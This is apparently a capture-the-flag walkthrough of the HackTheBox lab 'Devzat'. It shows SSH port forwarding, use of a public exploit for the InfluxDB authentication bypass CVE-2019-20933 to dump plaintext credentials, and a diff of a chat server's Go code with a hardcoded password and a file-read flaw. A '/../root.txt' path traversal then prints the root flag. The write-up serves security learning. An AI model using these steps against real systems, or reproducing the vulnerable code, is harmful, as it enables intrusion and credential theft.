
Exploitation

1) Got reverse shell



2) Checked the chat


patrick@devzat:~/devzat$ ssh -l patrick devzat.htb -p 8000
The authenticity of host '[devzat.htb]:8000 ([127.0.0.1]:8000)' can't be established.
RSA key fingerprint is SHA256:f8dMo2xczXRRA43d9weJ7ReJdZqiCxw5vP7XqBaZutI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[devzat.htb]:8000' (RSA) to the list of known hosts.
admin: Hey patrick, you there?
patrick: Sure, shoot boss!
admin: So I setup the influxdb for you as we discussed earlier in business meeting.
patrick: Cool 👍
admin: Be sure to check it out and see if it works for you, will ya?
patrick: Yes, sure. Am on it!
devbot: admin has left the chat
Welcome to the chat. There are no more users
devbot: patrick has joined the chat
patrick:



3) Checked the documentation of influxdb
https://docs.influxdata.com/influxdb/v1/tools/shell/#:~:text=By%20default%2C%20InfluxDB%20runs%20on%20port%208086%20.

4) Used Local port forwarding to access influxdb

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ssh patrick@devzat.htb -i id_rsa -L 8086:127.0.0.1:8086
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 11 Sep 2024 11:54:01 AM UTC

  System load:             0.06
  Usage of /:              56.1% of 7.81GB
  Memory usage:            23%
  Swap usage:              0%
  Processes:               239
  Users logged in:         0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:   10.10.11.118
  IPv6 address for eth0:   dead:beef::250:56ff:fe94:fda1

107 updates can be applied immediately.
33 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Sep 11 11:53:43 2024 from 10.10.14.14
patrick@devzat:~$
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ influx
Connected to http://localhost:8086 version 1.7.5
InfluxDB shell version: 1.6.7~rc0
>
```

5) Found a auth bypass vulnerability

InfluxDB Exploit CVE-2019-20933

Exploit for InfluxDB CVE-2019-20933 vulnerability, InfluxDB before 1.7.6 has an authentication bypass vulnerability in the authenticate function in services/httpd/handler.go because a JWT token may have an empty SharedSecret (aka shared secret). Exploit check if server is vulnerable, then it tries to get a remote query shell. It has built in a username bruteforce service.

6) Enumerated database
https://github.com/Hydragyrum/CVE-2019-20933

```
┌──(vigneswar㉿VigneswarPC)-[~/temp/CVE-2019-20933]
└─$ python3 influx-client.py --host 127.0.0.1 --port 8086 'show databases'
{'results': [{'series': [{'columns': ['name'],
                          'name': 'databases',
                          'values': [['devzat'], ['_internal']]}],
              'statement_id': 0}]}

┌──(vigneswar㉿VigneswarPC)-[~/temp/CVE-2019-20933]
└─$
```

```
┌──(vigneswar㉿VigneswarPC)-[~/temp/CVE-2019-20933]
└─$ python3 influx-client.py --host 127.0.0.1 --port 8086 'show measurements' --db devzat
{'results': [{'series': [{'columns': ['name'],
                          'name': 'measurements',
                          'values': [['user']]}],
              'statement_id': 0}]}
```

7) Found some credentials

```
┌──(vigneswar㉿VigneswarPC)-[~/temp/CVE-2019-20933]
└─$ python3 influx-client.py --host 127.0.0.1 --port 8086 'select * from "user"' --db devzat
{'results': [{'series': [{'columns': ['time',
                                      'enabled',
                                      'password',
                                      'username'],
                          'name': 'user',
                          'values': [['2021-06-22T20:04:16.313965493Z',
                                      False,
                                      'WillyWonka2021',
                                      'wilhelm'],
                                     ['2021-06-22T20:04:16.320782034Z',
                                      True,
                                      'woBeeYareedahc7Oogeephies7Aiseci',
                                      'catherine'],
                                     ['2021-06-22T20:04:16.996682002Z',
                                      True,
                                      'RoyalQueenBee$',
                                      'charles']]}],
              'statement_id': 0}]}
```

catherine:woBeeYareedahc7Oogeephies7Aiseci

Privilege Escalation

1) Logged in as catherine

```
catherine@devzat:~$ ssh -l catherine devzat.htb -p 8443
The authenticity of host '[devzat.htb]:8443 ([127.0.0.1]:8443)' can't be established.
ED25519 key fingerprint is SHA256:liAkhV56PrAa5ORjJC5MU4YSl8kfNXp+QuljetKw0XU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[devzat.htb]:8443' (ED25519) to the list of known hosts.
patrick: Hey Catherine, glad you came.
catherine: Hey bud, what are you up to?
patrick: Remember the cool new feature we talked about the other day?
catherine: Sure
patrick: I implemented it. If you want to check it out you could connect to the local dev instance on port 8443.
catherine: Kinda busy right now 👔
patrick: That's perfectly fine 👍 You'll need a password which you can gather from the source. I left it in our default backups location.
catherine: k
patrick: I also put the main so you could diff main dev if you want.
catherine: Fine. As soon as the boss let me off the leash I will check it out.
patrick: Cool. I am very curious what you think of it. Consider it alpha state, though. Might not be secure yet. See ya!
devbot: patrick has left the chat
Welcome to the chat. There are no more users
devbot: catherine has joined the chat
catherine: Connection to devzat.htb closed.
catherine@devzat:~$
```

```
catherine@devzat:/var/backups$ ls
apt.extended_states.0  apt.extended_states.1.gz  apt.extended_states.2.gz  devzat-dev.zip  devzat-main.zip
catherine@devzat:/var/backups$
```

2) Checked the new feature

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ls
CVE-2019-20933  devzat-dev.zip   id_rsa  pets.devzat.htb
dev             devzat-main.zip  main

┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ diff main dev
diff '--color=auto' main/allusers.json dev/allusers.json
1,3c1
< {
<     "eff8e7ca506627fe15dda5e0e512fcaad70b6d520f37cc76597fdb4f2d83a1a3": "\u001b[38;5;214mtest\u001b[39m"
< }
---
> {}
diff '--color=auto' main/commands.go dev/commands.go
3a4
>       "bufio"
4a6,7
>       "os"
>       "path/filepath"
36a40
>               file        = commandInfo{"file", "Paste a files content directly to chat [alpha]", fileCommand, 1, false, nil}
38c42,101
<       commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color, timezone, emojis, help, tictactoe, hangman,
 shrug, asciiArt, exampleCode}
---
>       commands = []commandInfo{clear, message, users, all, exit, bell, room, kick, id, _commands, nick, color, timezone, emojis, help, tictactoe, hangman,
 shrug, asciiArt, exampleCode, file}
> }
>
> func fileCommand(u *user, args []string) {
>       if len(args) < 1 {
>               u.system("Please provide file to print and the password")
>               return
>       }
>
>       if len(args) < 2 {
>               u.system("You need to provide the correct password to use this function")
>               return
>       }
```

```
 func fileCommand(u *user, args []string) {
>       if len(args) < 1 {
>               u.system("Please provide file to print and the password")
>               return
>       }
>
>       if len(args) < 2 {
>               u.system("You need to provide the correct password to use this
function")
>               return
>       }
>
>       path := args[0]
>       pass := args[1]
>
>       // Check my secure password
>       if pass != "CeilingCatStillAThingIn2021?" {
```

```
>                 u.system("You did provide the wrong password")
>                 return
>         }
>
>         // Get CWD
>         cwd, err := os.Getwd()
>         if err != nil {
>                 u.system(err.Error())
>         }
>
>         // Construct path to print
>         printPath := filepath.Join(cwd, path)
>
>         // Check if file exists
>         if _, err := os.Stat(printPath); err == nil {
>                 // exists, print
>                 file, err := os.Open(printPath)
>                 if err != nil {
>                         u.system(fmt.Sprintf("Something went wrong opening the
file: %+v", err.Error()))
>                         return
>                 }
>                 defer file.Close()
>
>                 scanner := bufio.NewScanner(file)
>                 for scanner.Scan() {
>                         u.system(scanner.Text())
>                 }
>
>                 if err := scanner.Err(); err != nil {
>                         u.system(fmt.Sprintf("Something went wrong printing the
file: %+v", err.Error()))
>                 }
>
>                 return
>
>         } else if os.IsNotExist(err) {
>                 // does not exist, print error
>                 u.system(fmt.Sprintf("The requested file @ %+v does not
exist!", printPath))
>                 return
>         }
>         // bokred?
>         u.system("Something went badly wrong.")
```

CeilingCatStillAThingIn2021?

```
catherine@devzat:/var/backups$ ssh -l catherine devzat.htb -p 8443
patrick: Hey Catherine, glad you came.
catherine: Hey bud, what are you up to?
patrick: Remember the cool new feature we talked about the other day?
catherine: Sure
patrick: I implemented it. If you want to check it out you could connect to
         the local dev instance on port 8443.
catherine: Kinda busy right now 👔
patrick: That's perfectly fine 👍  You'll need a password which you can
         gather from the source. I left it in our default backups location.
catherine: k
patrick: I also put the main so you could diff main dev if you want.
catherine: Fine. As soon as the boss let me off the leash I will check it
           out.
patrick: Cool. I am very curious what you think of it. Consider it alpha
         state, though. Might not be secure yet. See ya!
devbot: patrick has left the chat
Welcome to the chat. There are no more users
devbot: catherine has joined the chat
catherine: file
catherine: file CeilingCatStillAThingIn2021?
catherine: file root.txt
catherine: command file
catherine: _commands
catherine: help
devbot: See available commands with /commands or see help with /help *
catherine: /file
[SYSTEM] Please provide file to print and the password
catherine: /file /root/root.txt CeilingCatStillAThingIn2021?
[SYSTEM] The requested file @ /root/devzat/root/root.txt does not exist!
catherine: /file /../root.txt CeilingCatStillAThingIn2021?
[SYSTEM] 0dc55eaed385bda4966107b90a8a558a
catherine:
```